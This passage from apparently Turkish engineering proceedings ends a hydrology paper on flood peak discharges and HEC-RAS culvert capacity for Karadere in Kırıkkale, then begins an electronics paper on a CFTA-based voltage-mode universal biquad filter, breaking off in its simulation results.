yazılımı kullanılmıştır. [3] tarafından Çapakçur, Gayt ve Göynük çaylarının Bingöl kent merkezinde oluşturacağı taşkın su derinliklerinin ve yayılım alanlarının belirlenmesi için HEC-RAS yazılımından faydalanılmıştır. [12] tarafından Kapulukaya Barajı'nın olası göçmesi sonrası baraj mansabında taşkın etkilerinin araştırılması için HEC-RAS programı kullanılmıştır.

Son yıllarda Kırıkkale ilinde özellikle yaz sağanaklarının sıklığının ve şiddetinin arttığı gözlenmektedir. Bunun sonucu olarak yerleşim yerlerinin içerisinde geçen dere ve akarsularda taşkın olaylarında artış meydana gelmektedir. Örneğin; Kırıkkale ve civarında 2011-2015 tarihleri arasında 3 kez önemli taşkın afeti yaşanmıştır [2]. Bu yüzden, diğer yerlerde olduğu gibi Kırıkkale ili içerisinde oluşabilecek akarsu ve dere taşkınlarına ait pik debilerin tahmin edilerek taşkın tehlike alanlarının

belirlenmesi can ve mal güvenliğinin sağlanması açısından oldukça önemlidir. Bu çalışmada, ilk olarak Kırıkkale ili Yahşihan ilçe sınırları içerisinde geçen Karadere'nin veya diğer adıyla Bağdat Deresi'nin 10, 25, 50 ve 100 yıllık tekerrür sürelerine ait taşkın pik debileri sentetik yöntemlerle hesaplanmıştır. Bunu müteakiben, söz konusu dere üzerinde bulunan Ankara-Samsun Karayolu ve Ankara-Sivas Hızlı Tren Demiryolu menfezlerine ait boyutların burada tahmin edilen taşkın debileri için uygun olup olmadığı HEC-RAS programı kullanılarak irdelenmiştir.

2. MATERYAL VE YÖNTEM

2.1. Çalışma alanı

Bu çalışmada göz önüne alınan Karadere, Yahşihan ilçesinin kuzey yamaçlarından doğmakta olup kuzey-güney istikametinde Kızılırmak nehrine doğru akmaktadır. Havzanın memba ve orta kısımlarında tepelikler ve tarıma arazileri bulunmaktadır. Mansapta ise ilçenin Yenişehir ve Erenler mahallelerine ait bazı işyerleri ve meskun kısımlar yer almaktadır (Şekil 1). Havzanın memba tarafında Kırıkkale İl Özel İdaresi tarafından 2000'li yıllarda inşa edilen yer altı bendi ile ilçenin içme suyu ihtiyacının bir kısmı karşılanmaktadır. Derenin akım potansiyeli oldukça düşük olup yağışsız mevsimlerde tamamen kurduğu gözlenmektedir. Dere yatağı zemini genelde düşük kil oranına sahip kum ihtiva etmekte olup kısa ot ve bodur ağaçlar ile kaplıdır. Diğer taraftan meskun yerlere yakın bazı kısımlarda çöp ve atık malzeme bulunmaktadır. Dere yatağının Yenişehir ve Erenler Mahallesi sınırları içerisinde kalan bazı kısımları son yıllarda imara açılmış durumdadır.



Şekil 1. Karadere havza alanına ait uydu görüntüsü ve dere üzerinde yer alan menfezler

2.2. Yağış verisi

Çalışma kapsamında seçilen çeşitli tekerrür sürelerine (10, 25, 50 ve 100 yıl) ait taşkın pik debilerinin hesabı için Kırıkkale Meteoroloji İstasyonu'nda 1967-2015 yılları arasında standart zamanlarda gözlenen en büyük yağış değerleri ile hesaplanan veriler kullanılmıştır (Tablo 1).

Tablo 1. Kırıkkale Meteoroloji İstasyonu'nda seçilen standart zamanlarda elde edilen en büyük yağış değerleri (mm)

Tekerrür süresi (Yıl)	Süre (saat)			
	2	4	6	8
10	32,6	35,3	37,0	38,4
25	43,9	48,2	50,2	51,6
50	53,8	60,2	62,3	63,6
100	65,1	74,3	75,4	75,7

Tablo 1'deki yağış verilerinin maksimum günlük yağış değerlerini gösterebilmesi için 1,13 maksimize faktörü ile çarpılması gerekmektedir. Daha sonra, belirlenen alan dağılım oranı ile maksimum yağış yükseklikleri çarpılarak drenaj dağılım oranı elde edilmiştir. Tablo 2'de tekerrür süresi 100 yıl olan yağış değerlerine ait hesaplamalar görülmektedir.

Tablo 2. Karadere drenaj alanı için tekerrür süresi 100 yıl olan yağış değerleri


Yağış süresi (saat)	2	4	6	8
Yağış yüksekliği (mm)	65,1	74,3	75,4	75,7
Maksimum yağış(mm)	73,56	83,95	85,2	85,54
Alan dağılım oranı	0,93	0,95	0,96	0,97
Drenaj dağılım oranı	68,41	79,76	81,79	82,98

2.3. Taşkın pik değerlerinin hesaplanması

Karadere havzasına ait birim hidrografın elde edilmesinde DSİ Sentetik metodu kullanılmıştır. Bu yöntem esasında 1000 km² ye kadar olan su toplama alanları için kullanılmaktadır. Bundan daha büyük alanlarda ise havza alt havzalara ayrılarak her biri için ayrı hidrograf çizilir ve drenaj alanında ayrılmış olan kesitlerine göre geciktirilen hidrograflar noktalanarak bütün drenaj alanına ait hidrograf elde edilir [13].

DSİ'den alınan topoğrafik haritalar yardımıyla Karadere ve havza karakteristikleri elde edilmiştir. Buna göre, derenin ana kol uzunluğu L=13,86 km, havza alanı A=22,33 km² ve havza çıkışından ağırlık merkezine kadar olan ana kol üzerindeki uzaklık L_c=8,07 km olarak bulunmuştur. Havzanın harmonik eğim hesabı için derenin ana kol uzunluğu 10 eşit parçaya bölünerek bu parçalara karşılık gelen kotlar belirlenmiştir. Yapılan hesaplama göre harmonik eğim S=0,033 ve havza toplanma süreci T_c=1,84 saat olarak bulunmuştur.

Yukarıda elde edilen dere ve havza karakteristikleri kullanılarak elde edilen birim hidrografın pik değeri yaklaşık olarak $Q_p=1,64 \text{ m}^3/\text{s}/\text{mm}$ ve hidrografın pik debiye ulaşma zamanı $T_p=2,8$ saat olarak hesaplanmıştır. Birim hidrografın koordinatları DSİ sentetik boyutsuz birim hidrograf değerleri kullanılarak elde edilmiştir (Şekil 2).




Şekil 2. Karadere havzası için DSİ Sentetik metodu ile elde edilen birim hidrograf

Karadere drenaj alanı için CN eğri numarasının tespitinde B grubu hidrolojik zemin esas alınmıştır. Söz konusu zemin grubu akım potansiyeli oldukça düşük olan kumu çok, kili az zemini ve derince bitkisel toprağı ifade etmektedir. Buna göre çalışma alanında CN=69 olarak kabul edilmiştir. Yüzeysel akış hesabında aşağıdaki bağıntı ile hesaplanan nemli durum için CN_{III} değeri göz önüne alınmıştır.

$$CN_{III} = CN \div (0.427 + 0.00573 \times CN) = 84$$

T_p ve T_c değerleri göz önüne alınarak 2, 4, 6 ve 8 saatlik yağış değerleri ile seçilen tekerrür sürelerine ait taşkın hidrografı hesapları yapılmıştır. Elde edilen sonuçlara göre maksimum taşkın değerleri 4 saatlik yağış süresi için elde edilmiştir. Şekil 3’de göz önüne alınan yağış süreleri için 100 yıllık tekerrürlü taşkın hidrografları görülmektedir.



Şekil 3. Karadere drenaj alanı için DSİ Sentetik metodu ile elde edilmiş 100 yıl tekerrürlü 2, 4, 6 ve 8 saatlik taşkın hidrografları.

Çalışma kapsamında göz önüne alınan 10, 25, 50 ve 100 yıl tekerrür süreleri için hesaplanan taşkın pik değerleri Tablo 3'te görülmektedir.

Tablo 3. Karadere drenaj alanında 10, 25, 50 ve 100 yıl tekerrürlü taşkın pik debileri

Tekerrür süresi (yıl)	Taşkın pik debisi (m ³ /s)
10	14,79
25	27,31
50	39,69
100	56,09

3. HEC-RAS İLE HİDROLİK MODELLEME

Karadere üzerinde çeşitli boyutlarda menfezler bulunmaktadır. Bu çalışmada, bunlar içerisinde en önemlilerden iki tanesi olan Ankara-Samsun Karayolu ve Ankara-Sivas Hızlı Tren Demiryolu üzerinde bulunan menfezler göz önüne alınmıştır. Bu menfezlerin yukarıda elde edilen 10, 25, 50 ve 100 yıllık taşkın pik debileri için uygun olup olmadığı HEC-RAS ile yapılan hidrolik modelleme ile belirlenmiştir.

Türkiye'nin en önemli karayolu ulaşım güzergahı olan Ankara-Samsun Karayolu üzerinde 2 gözlü olarak inşa edilen kutu menfez yaklaşık olarak 30 m uzunluğunda olup 6,4x3,0 m boyutlarındadır (Şekil 4).



Şekil 4. Ankara-Samsun Karayolu menfezinin konumunu gösteren uydu görüntüsü ve menfezin memba tarafı.

Halen inşa halinde bulunan Ankara-Sivas Hızlı Demiryolu üzerinde bulunan kutu menfezin uzunluğu 16 m olup 2,5x2,0 m boyutlarındadır (Şekil 5).



Şekil 5. Ankara-Sivas Hızlı Tren Demiryolu menfezinin konumunu gösteren uydu görüntüsü ve menfezin memba tarafı.

Karadere yatağının yoğun bitki örtüsü ile kaplı olması ve atık madde ihtiva etmesi dolayısıyla hidrolik hesaplarda Manning pürüzlülük katsayısı değeri 0,04 kabul edilmiştir. DSİ Sentetik metodu ile hesaplanan debi değerleri Karadere'nin Kızılırmak nehrine çıkış noktası için geçerlidir. Bu nedenle, göz önüne alınan menfezler için kullanılacak taşkın pikleri (Q_{10} , Q_{25} , Q_{50} ve Q_{100}) Karadere drenaj alanı ile Tablo 4'te verilen menfez drenaj alanlarının oranları kullanılarak elde edilmiştir (Tablo 5).

Tablo 4. Karadere üzerinde bulunan menfezlerin drenaj alanları.


Menfez adı	Drenaj alanı (km ²)
Ankara-Samsun Karayolu	17,17
Ankara-Sivas Hızlı Tren Demiryolu	15,04

Tablo 5. Karadere üzerinde bulunan menfezlerin taşkın pik debi değerleri (m³/s).

Menfez adı	Q_{10}	Q_{25}	Q_{50}	Q_{100}
Ankara-Samsun Karayolu	11,37	20,99	30,52	43,13
Ankara-Sivas Hızlı Tren Demiryolu	9,96	18,39	26,74	37,79

3.1. Ankara-Samsun Karayolu menfezinin hidrolik modellemesi


Ankara-Samsun Karayolu menfezinin 10, 25, 50 ve 100 yıllık tekerrüre sahip taşkın pik debileri için HEC-RAS ile elde edilen su yüzeyi kotları Şekil 6'da görülmektedir. Burada, verilen tekerrür sürelerine ait taşkın pik debilerinin menfezden geçtiği görülmektedir. Ancak, 100 yıllık tekerrürlü taşkın piki menfezin tabliye alt kotunun yaklaşık olarak 10 cm altından geçmektedir. Dolayısıyla, bu seviyenin kritik bir durum oluşturduğu anlaşılmaktadır.



Şekil 6. Ankara-Samsun Karayolu menfezinin (a) 10, (b) 25, (c) 50 ve (d) 100 yıl tekerrürlü taşkın pik debileri için HEC-RAS ile elde edilen su yüzeyi kotları.

3.2. Ankara-Sivas Hızlı Tren Demiryolu menfezi için hidrolik modelleme

Ankara-Sivas Hızlı Tren Demiryolu menfezinin 10, 25, 50 ve 100 yıllık tekerrüre sahip taşkın pik debileri için HEC-RAS ile elde edilen su yüzeyi kotları Şekil 7’de görülmektedir. Elde edilen sonuçlara göre, 10 yıl tekerrürlü taşkın pikinin menfezden geçmesine rağmen diğer taşkın pikleri savak akımı oluşturmaktadır. Dolayısıyla, modellemede tanımlanan menfez boyutlarının 25, 50 ve 100 yıllık taşkın pik değerleri için uygun olmadığı anlaşılmaktadır.



Şekil 7. Ankara-Sivas Hızlı Tren Demiryolu menfezinin (a) 10, (b) 25, (c) 50 ve (d) 100 yıl tekerrürlü taşkın pik debileri için HEC-RAS ile elde edilen su yüzeyi kotları.

4. SONUÇLAR

Bu çalışma ile Kırıkkale ili Yahşihan ilçesinde bulunan Kızılırmak nehrinin bir yan kol deresi olan Karadere'nin (Bağdat Deresi) taşkın modellemesi yapılmıştır. Akım gözlemleri yapılmayan derenin 10, 25, 50 ve 100 yıllık tekerrürlü taşkın hidrografları DSİ Sentetik metodu hesaplanmıştır. Daha sonra, Karadere üzerindeki iki önemli ulaşım güzergahındaki (Ankara-Samsun Karayolu ve Ankara-Sivas Hızlı Tren Demiryolu) menfez boyutlarının hesaplanan taşkın pik debileri için yeterli olup olmadığı HEC-RAS hidrolik programı kullanılarak araştırılmıştır. Elde edilen sonuçlara göre, Ankara-Samsun Karayolu menfez boyutlarının hesaplanan taşkın pik debileri için uygun olduğu belirlenmiştir. Ancak, Ankara-Sivas Hızlı Tren Demiryolu menfez boyutlarının 10 yıllık tekerrürlü taşkın debisi için yeterli iken 25, 50 ve 100 yıllık tekerrürlü taşkın debileri için yetersiz olduğu görülmüştür. Akım potansiyeli oldukça düşük olan Karadere'de kurak mevsimlerde neredeyse hiç akış görülmemektedir. Ancak, bu çalışma ile elde sonuçlara göre dere üzerindeki geçiş yollarında taşkın tehlikelerinden korunmak için dere yatağının akış kapasitesinin artırılması gerekmektedir. Bu amaçla, dere yatağının otlardan ve yabancı atık maddelerden temizlenmesi gerekmektedir. Bu çalışma ile elde edilen sonuçların başka hidrolik modellerden elde edilen sonuçlarla karşılaştırılmasının faydalı olacağı düşünülmektedir.

5. TEŞEKKÜR

Bu çalışmada kullanılan meteorolojik verilerin temininde her türlü kolaylığı sağlayan Meteoroloji Genel Müdürlüğü'ne teşekkür ederiz.

6. KAYNAKÇA

- [1] M. Çeliker, "Bingöl Çapakçur Deresi taşkın alanlarının Coğrafi Bilgi Sistemleri (CBS) ile belirlenmesi," Yüksek lisans tezi, Fen Bilimleri Enstitüsü, Fırat Üniversitesi, Elazığ, 2018.
- [2] A. Doğu, "Kırıkkale Çoruhözü Deresi'nin taşkın pik debilerinin hesaplanması ve bir boyutlu modellenmesi," Yüksek lisans tezi, Fen Bilimleri Enstitüsü, Kırıkkale Üniversitesi, Kırıkkale, 2016.
- [3] M. Çeliker, N. Koçer, O. Yıldız. "Bingöl İl Merkezinde Taşkın Yayılım Alanlarının Coğrafi Bilgi Sistemleri ve HEC-RAS ile Belirlenmesi." *Doğal Afetler ve Çevre Dergisi*, 6(2), 354-365, 2020.
- [4] Y. Bayazıt, R. Bakış, C. Koç, T. Kaya. "Porsuk Çayı'nın Eskişehir İli taşkın haritalarının Coğrafi Bilgi Sistemleri ile oluşturulması," *Uluslararası Katılımlı IV. Ulusal Baraj Güvenliği Sempozyumu Bildiriler Kitabı* (Editörler: Emiroğlu M.E., Tunç M.), Elazığ, 731-737, 9-11 Ekim, 2014.
- [5] G.E. Türkkkan, S. Korkmaz. "Kaplıkaya Deresi'nin sayısal model ile taşkın analizi," VIII. Ulusal Hidroloji Kongresi Bildiriler Kitabı (Editörler: Yenigün K., Gümüş V., Gerger R., Aydoğdu M.H., Sepetçioğlu M.Y.), Harran Üniversitesi, Şanlıurfa, 62-69, 8-10 Ekim, 2015.
- [6] M.M. Yaylak, "Coğrafi Bilgi Sistemleri (CBS) yardımıyla Bitlis Deresi taşkın risk analizi," Yüksek lisans tezi, Fen Bilimleri Enstitüsü, Bitlis Eren Üniversitesi, Bitlis, 2016.
- [7] M.R. Shirzad. "Taşkın riskinin uzaktan algılama ve CBS teknolojileri ile değerlendirilmesi: Kocaeli Maden Deresi örneği," Yüksek lisans tezi, Fen Bilimleri Enstitüsü, Kocaeli Üniversitesi, Kocaeli, 2017.
- [8] Z. Üçüncü, "Kırıkkale Karadere ve Hodar derelerinin taşkın pik debilerinin hesaplanması ve HEC-RAS programında bir boyutlu modellenmesi," Yüksek lisans tezi, Fen Bilimleri Enstitüsü, Kırıkkale Üniversitesi, Kırıkkale, 2018.
- [9] S. Gülbaz. "Sayısal modeller ile taşkın yayılım haritasının oluşturulması ve risk altında olan alanların belirlenmesi: Türkköse Deresi örneği." *Doğal Afetler ve Çevre Dergisi*, 5(2), 335-349, 2019.
- [10] E. Ertürk, N. Kaya. "Taşkın tehlike alanlarının oluşturulması: Trabzon İli Vakfıkebir İlçesi Kirazlı Deresi örneği", *Fırat Üniversitesi Mühendislik Bilimleri Dergisi*, 31 (2), 337-344, 2019.
- [11] A. Doğu, O. Yıldız. "Kırıkkale Çoruhözü Deresi'nde bir boyutlu taşkın modellemesi." *Uluslararası Mühendislik Araştırma ve Geliştirme Dergisi*, 11(2), 748-758, 2019.
- [12] A. Duvan, O. Yıldız. "Kapulukaya barajı olası yıkılma sonrası taşkın etkilerinin araştırılması." *Mühendislik Bilimleri ve Araştırmaları Dergisi*, 2(2), 1-10, 2020.
- [13] H. Özdemir, *Uygulamalı Taşkın Hidrolojisi*. DSİ Yayınları, Ankara, 1978.

CFTA TABANLI ELEKTRONİK OLARAK AYARLANABİLİR ÇOK GİRİŞLİ TEK ÇIKIŞLI GERİLİM BİÇİMLİ EVRENSEL İKİNCİ DERECE SÜZGEÇ

Emre Özer¹

¹*İstanbul Üniversitesi-Cerrahpaşa, Teknik Bilimler Meslek Yükseokulu, Büyükçekmece,
İstanbul, TÜRKİYE*

emreozzer@istanbul.edu.tr

ORCID: 0000-0002-0951-2892

ÖZET

Bu makalede, elektronik olarak ayarlanabilen akım izleyici geçiş iletkenliği yükseltici tabanlı gerilim biçimli evrensel ikinci derece süzgeç yapısı sunulmuştur. Önerilen süzgecin üç girişi ve tek çıkışı vardır. Önerilen devre, iki akım izleyici geçiş iletkenliği yükseltici, iki direnç ve iki sığaç kullanılarak oluşturulmuştur. Önerilen süzgeç, devre yapısı değiştirilmeden, beş standart ikinci derece süzgeç işlevi ki bunlar; alçak-geçiren, bant-geçiren, yüksek-geçiren, bant-söndüren ve tüm geçiren süzgeçlerin hepsini gerçekleştirecek şekilde yapılandırılabilir. Bant-söndüren ve tüm geçiren süzgeç yapıları hariç, önerilen süzgeç yapısı herhangi bir pasif öge eşleştirme şartı gerektirmemektedir. Önerilen süzgecin üstünlükleri, bant genişliğini etkilemeden doğal açılal frekansın elektronik olarak ayarlanabilmesi ve aktif ve pasif parametrelere göre düşük hassasiyete sahip olmasıdır. Benzetimler LTspice programı kullanılarak 0.13 µm CMOS teknoloji parametreleri ile yapılmıştır. Simetrik güç kaynağı ± 0,75 V olarak ayarlanmıştır. Önerilen süzgeç yapısıyla gerçekleştirilen standart ikinci derece süzgeçlerin kazanç ve faz tepkileri verilmiştir. Sonuçlar, idea süzgeç tepkisi ile karşılaştırılmıştır. Bant-söndüren süzgecin merkez frekansını önakım ile ayarlayarak önerilen yapının elektronik olarak ayarlanabilen bir süzgeç olduğu gösterilmiştir. Önerilen süzgecin sağlamlığını doğrulamak için pasif öge değişimlerine göre bant-geçiren süzgecin merkez frekansı ve bant genişliği için Monte Carlo analizi yapılmıştır. Zaman ve frekans alanı sonuçları, önerilen süzgecin teorik analizini doğrulamaktadır. Ek olarak, önerilen süzgecin daha önce literatürde bildirilen ilgili devreler ile karşılaştırılması verilmiştir.

Anahtar Kelimeler: *Akım izleyici geçiş iletkenliği yükseltici, ikinci derece süzgeç, çok girişli tek çıkışlı süzgeç, gerilim biçimli süzgeç*

ELECTRONICALLY TUNABLE MULTI-INPUT SINGLE-OUTPUT VOLTAGE-MODE UNIVERSAL BIQUADRATIC FILTER BASED ON CFTAs

ABSTRACT

This paper presents an electronically tunable current follower transconductance amplifier based voltage-mode universal biquadratic filter configuration. The proposed filter has three inputs and single output. The proposed circuit has been implemented using two current follower transconductance amplifiers, two resistors and two capacitors. The proposed filter can be configured to perform all five standard biquadratic filter functions; low-pass, band-pass, high-pass, band-stop and all-pass, without changing the circuit configuration. Except for band-stop and all-pass filters configurations, the proposed filter topology do not require any passive element matching condition. The advantages of the proposed filter are the electronically tuning of natural angular frequency without affecting bandwidth and having low sensitivity with respect to active and passive parameters. Simulations have been performed by using LTspice program with 0.13 μm CMOS technology parameters. Symmetric power supply is set to ± 0.75 V. The gain and phase responses of five standard biquadratic filter functions realized with the proposed filter topology are presented. Results are compared with the ideal filter frequency responses. It has been shown that the proposed topology is an electronically tunable filter, by adjusting the center frequency of the band-stop filter with the bias current. In order to confirm the robustness of the proposed filter, Monte Carlo analysis has been carried out for the center frequency and bandwidth of the band-pass filter according to the passive element variations. Time and frequency domain simulation results verify the theoretical analysis of the proposed filter. Additionally, comparison of the proposed filter with relevant circuits previously reported in the literature is given.

Keywords: *Current follower transconductance amplifier (CFTA), Biquad filter, Multi-input single-output (MISO) filter, Voltage-mode filter*

1. INTRODUCTION

Active filters are the basic electronic networks frequently used in analog signal processing applications such as noise elimination, signal detection, demodulation, limiting signals before sampling in communication systems, and equalization of transmission lines, etc.

In the last decade, various active element based multifunctional or universal filter configurations; namely low-pass (LP), high-pass (HP), band-pass (BP), band-stop (BS) and all-pass (AP) have been proposed. Depending on the input-output signal type, active filter topologies can be classified as current-mode (CM) or voltage-mode (VM). Another classification is, depending on the number of inputs and outputs, single-input single-output (SISO), single-input multi-output (SIMO), multiple-input single-output (MISO) and multiple-input multi-output (MIMO).

In the technical literature, there are number of VM MISO universal biquadratic filters realized by using various active elements such as differential difference current conveyors (DDCCs) [1], [2], differential voltage current conveyors (DVCCs) [3], voltage differencing buffered amplifiers (VDBAs) [4], voltage differencing transconductance amplifiers (VDTAs) [5], second-generation current conveyors (CCII)s [6], [7], current conveyor transconductance amplifiers (CCTAs) [8], and current follower transconductance amplifiers (CFTAs) [9]–[11], etc.

Hornig [1] proposed a VM MIMO filter with three inputs and five outputs. The proposed MIMO filter includes three plus-type DDCCs, two grounded resistors and two grounded capacitors. The proposed circuit can realize all the standard filter functions and offers the features of high input impedance, low active and passive sensitivities. The simulations were carried out using TSMC 0.18 μm technology parameters with ± 1.25 V supply voltages.

Minaei and Yüce [3] proposed a VM SIMO and a VM MISO filters. The proposed filters employ three plus-type DVCCs and grounded passive elements. The proposed filters can realize all of the standard filter responses. Both of the proposed filters have the advantage of a high input impedance. The simulation results were obtained by using 0.35 μm parameters with ± 1.5 V supply voltages.

Kaçar et al. [4] proposed two VM MISO employing two VDBAs and grounded passive elements. Both proposed filters can realize all filter functions and natural frequency can be tuned electronically with bias voltage. The proposed filters were simulated using TSMC CMOS 0.35 μm technology parameters.

Tangsriat [10] proposed a CM SIMO and a VM MISO filter employing a single CFTA. The proposed CM SIMO filter can simultaneously realize low-pass, band-pass and high-pass responses. The VM MISO filter can be configured to realize all the five standard biquadratic filter functions. Both of the proposed filters offer the advantage features of the use of minimum number of passive components, and independent electronic tuning of the natural frequency and bandwidth, as well as low active and passive sensitivities. The PNP and NPN transistors are simulated using the typical parameters of bipolar transistor model PR100N (PNP) and NP100N (NPN).

This paper presents a VM MISO universal filter that can realize all the five standard biquadratic filter functions. The proposed filter includes two CFTAs, two resistors and two capacitors. Except for BS and AP filters, the proposed circuit do not require any passive element matching condition. The proposed filter offers the advantage features of the electronically tuning of natural angular frequency

without affecting bandwidth and as well as low active and passive sensitivities. The simulations results have been obtained by using LTspice program with 0.13 μm CMOS technology parameters. Symmetric power supply is chosen to ±0.75 V. Time and frequency domain simulation results show the functionality of the proposed filter. Monte Carlo analysis has been performed in order to demonstrate the robustness of the proposed filter. In addition, comparison of the proposed filter with previously reported filters is presented.

The paper is organized as follows: In Section 2, the proposed CFTA based VM MISO filter is introduced. In section 3, time and frequency domain simulation results are presented. The conclusion is given in Section 4.

2. PROPOSED VOLTAGE-MODE UNIVERSAL BIQUAD FILTER BASED ON CFTAs


The symbolic representation and behavioral model of the CFTA are shown in Fig. 1. The port relations of the CFTA can be characterized by the following matrix equation.

$$\begin{bmatrix} v_f \\ i_z \\ i_{x+} \\ i_{x-} \end{bmatrix} = \begin{bmatrix} 0 & 0 & 0 & 0 \\ \alpha & 0 & 0 & 0 \\ 0 & g_m & 0 & 0 \\ 0 & g_m & 0 & 0 \end{bmatrix} \begin{bmatrix} i_f \\ v_z \\ v_{x+} \\ v_{x-} \end{bmatrix} \quad (1)$$

where α is current gain from the f terminal to the z terminal. $\alpha = 1 - \varepsilon$ and ε ($|\varepsilon| \ll 1$) is current tracking error. In the case of ideal, α is equal to 1. The g_m is the transconductance gain and calculated as follows:

$$g_m = \sqrt{I_B \mu_0 C_{ox} (W/L)} \quad (2)$$

where I_B is the bias current, μ_0 is the free electron mobility, C_{ox} is the gate oxide capacitance per unit area. W and L are channel width and length respectively.



(a) (b)

Figure 1. (a) Schematic symbol (b) Behavioral model

The proposed CFTA based voltage-mode universal biquad filter with three inputs and one output is shown in Fig. 2. The proposed filter consists of two CFTAs, two resistors and two capacitors. Routine analysis yields the following output voltage of the proposed filter:

$$V_{out}(s) = \frac{-g_{m1}g_{m2}R_2V_1 + sg_{m2}C_1R_2V_2 + s^2C_1C_2R_2V_3}{g_{m1}g_{m2}R_1 + sC_1 + s^2C_1C_2R_2} \quad (3)$$




Figure 2. Proposed CFTA based voltage-mode universal biquad filter

According to the applied input voltage combination, the following five standard biquad filter functions are obtained. g_{m1} and g_{m2} represent the transconductance gain of the first and second CFTA, respectively.

- If $V_1 = V_{in}$ and $V_2 = V_3 = 0$, the LP filter response with a pass-band gain equal to $(-R_2/R_1)$ can be achieved.

$$\frac{V_{LP}(s)}{V_{in}(s)} = \frac{-g_{m1}g_{m2}R_2}{g_{m1}g_{m2}R_1 + sC_1 + s^2C_1C_2R_2} \quad (4)$$

- If $V_2 = V_{in}$ and $V_1 = V_3 = 0$, the BP filter response with a pass-band gain equal to $(g_{m2}R_2)$ can be achieved.

$$\frac{V_{BP}(s)}{V_{in}(s)} = \frac{sg_{m2}C_1R_2}{g_{m1}g_{m2}R_1 + sC_1 + s^2C_1C_2R_2} \quad (5)$$

- If $V_3 = V_{in}$ and $V_1 = V_2 = 0$, the HP response with a non-inverting unity pass-band gain can be achieved

$$\frac{V_{HP}(s)}{V_{in}(s)} = \frac{s^2 C_1 C_2 R_2}{g_{m1} g_{m2} R_1 + s C_1 + s^2 C_1 C_2 R_2} \quad (6)$$

• If $V_3 = -V_1 = V_{in}$, $V_2 = 0$ and $R_1 = R_2 = R$, the BS filter response with a non-inverting unity pass-band gain can be achieved.

$$\frac{V_{BS}(s)}{V_{in}(s)} = \frac{g_{m1} g_{m2} R + s^2 C_1 C_2 R}{g_{m1} g_{m2} R + s C_1 + s^2 C_1 C_2 R} \quad (7)$$

• If $V_3 = -V_1 = -V_2 = V_{in}$ and $R_1 = R_2 = 1/g_{m2}$, the AP filter response with a non-inverting unity pass-band gain can be achieved.

$$\frac{V_{AP}(s)}{V_{in}(s)} = \frac{g_{m1} g_{m2} - s g_{m2} C_1 + s^2 C_1 C_2}{g_{m1} g_{m2} + s g_{m2} C_1 + s^2 C_1 C_2} \quad (8)$$

Note that, except for the BS and AP filter realizations, the proposed filters do not require passive component matching condition. Furthermore, an additional voltage inverter is needed to obtain $(-V_{in})$ for BS and AP filters realizations.

All five filters have the same natural angular frequency (ω_0), the quality factor (Q) and bandwidth (BW), which can be found by the following equations:

$$\omega_0 = \sqrt{\frac{g_{m1} g_{m2} R_1}{C_1 C_2 R_2}} \quad (9)$$

$$Q = \sqrt{\frac{g_{m1} g_{m2} C_2 R_1 R_2}{C_1}} \quad (10)$$

$$BW = \frac{1}{C_2 R_2} \quad (11)$$

As can be seen from Equations (9), (10) and (11), ω_0 and Q can be electronically adjusted independently by tuning the g_m value, without affecting the BW .

Considering the non-idealities of the CFTA, the output voltage, ω_0 , Q and BW of the proposed filter are found as:

$$V_{out}(s) = \frac{-\alpha_2 g_{m1} g_{m2} R_2 V_1 + s g_{m2} C_1 R_2 V_2 + s^2 C_1 C_2 R_2 V_3}{\alpha_1 \alpha_2 g_{m1} g_{m2} R_1 + s C_1 + s^2 C_1 C_2 R_2} \quad (12)$$

$$\omega_0 = \sqrt{\frac{\alpha_1 \alpha_2 g_{m1} g_{m2} R_1}{C_1 C_2 R_2}} \quad (13)$$

$$Q = \sqrt{\frac{\alpha_1 \alpha_2 g_{m1} g_{m2} C_2 R_1 R_2}{C_1}} \quad (14)$$

$$BW = \frac{1}{C_2 R_2} \quad (15)$$

where α_1 and α_2 indicate the current gain of the first and second CFTA, respectively. According to Equations (13), (14) and (15), it is seen that the current tracking error of CFTA slightly changes the values of ω_0 and Q . Besides, the tracking error has no effect on the BW parameter.

The sensitivities of ω_0 , Q and BW with respect to passive elements, transconductances and current gains are given in equations below. According to the results, it is observed that the absolute value of the sensitivity is not greater than unity.

$$S_{\alpha_1}^{\omega_0} = S_{\alpha_2}^{\omega_0} = S_{g_{m1}}^{\omega_0} = S_{g_{m2}}^{\omega_0} = S_{R_1}^{\omega_0} = \frac{1}{2} \quad (16)$$

$$S_{C_1}^{\omega_0} = S_{C_2}^{\omega_0} = S_{R_2}^{\omega_0} = -\frac{1}{2} \quad (17)$$

$$S_{\alpha_1}^Q = S_{\alpha_2}^Q = S_{g_{m1}}^Q = S_{g_{m2}}^Q = S_{C_2}^Q = S_{R_2}^Q = S_{R_1}^Q = \frac{1}{2} \quad (18)$$

$$S_{C_1}^Q = -\frac{1}{2} \quad (19)$$

$$S_{C_2}^{BW} = S_{R_2}^{BW} = -1 \quad (20)$$

3. SIMULATION RESULTS

In this section, simulation results are presented to show the performance of the proposed filter. Simulations were performed with the LTspice program using 0.13 μm IBM CMOS technology parameters. The CMOS realization of the CFTA is shown in Fig. 3. The power supply is set to $V_{DD} = -V_{SS} = 0.75 \text{ V}$. The bias voltage and current are selected as $V_B = -0.39 \text{ V}$ and $I_B = 100 \mu\text{A}$. The transconductance and current gain values are calculated via simulation and are found as: $g_m = 943.6465 \mu\text{S}$ and $\alpha = 0.9997$. The dimensions of the MOS transistors of CFTA are given in Table 1.

Table 1. Transistor dimensions of the CFTA given in Fig. 3.

Transistor Names	$W (\mu m)/L (\mu m)$
$M_1 - M_7, M_{11}$	26/0.65
M_9, M_{10}	15.6/0.26
$M_{12} - M_{27}$	13/0.65




Figure 3. CMOS realization of the CFTA [12], [13]

The simulations of the LP, BP, HP and BS filters are simulated by using the following passive components values: $R_1 = R_2 = 1\text{ k}\Omega$ and $C_1 = C_2 = 1\text{ nF}$. Ideal and simulated LP, BP and HP gain responses are shown in Fig. 4. According to the simulation results, the natural frequency is determined as $f_0 = 147.9\text{ kHz}$. It has been observed that there is a good agreement between the results. Gain and phase responses of BS and AP filters are given in Figs. 5 and 6, respectively. For AP filter simulation, $R_1 = R_2 = 1/g_m = 3610\ \Omega$ has been chosen. In order to demonstrate that the proposed topology is an electronically tunable filter, the variation of the center frequency of the BS filter according to I_B bias current is shown in Fig. 7. In this simulation, passive elements are selected as follows. $R_1 = R_2 = 1\text{ k}\Omega$ and $C_1 = C_2 = 1\text{ nF}$. The bias current is set to $I_{B1} = 50\ \mu\text{A}$, $I_{B2} = 100\ \mu\text{A}$ and $I_{B3} = 150\ \mu\text{A}$, respectively. It was observed that the center frequency was adjusted to $f_{c1} = 87.1\text{ kHz}$, $f_{c2} = 147.9\text{ kHz}$ and $f_{c3} = 190.5\text{ kHz}$, 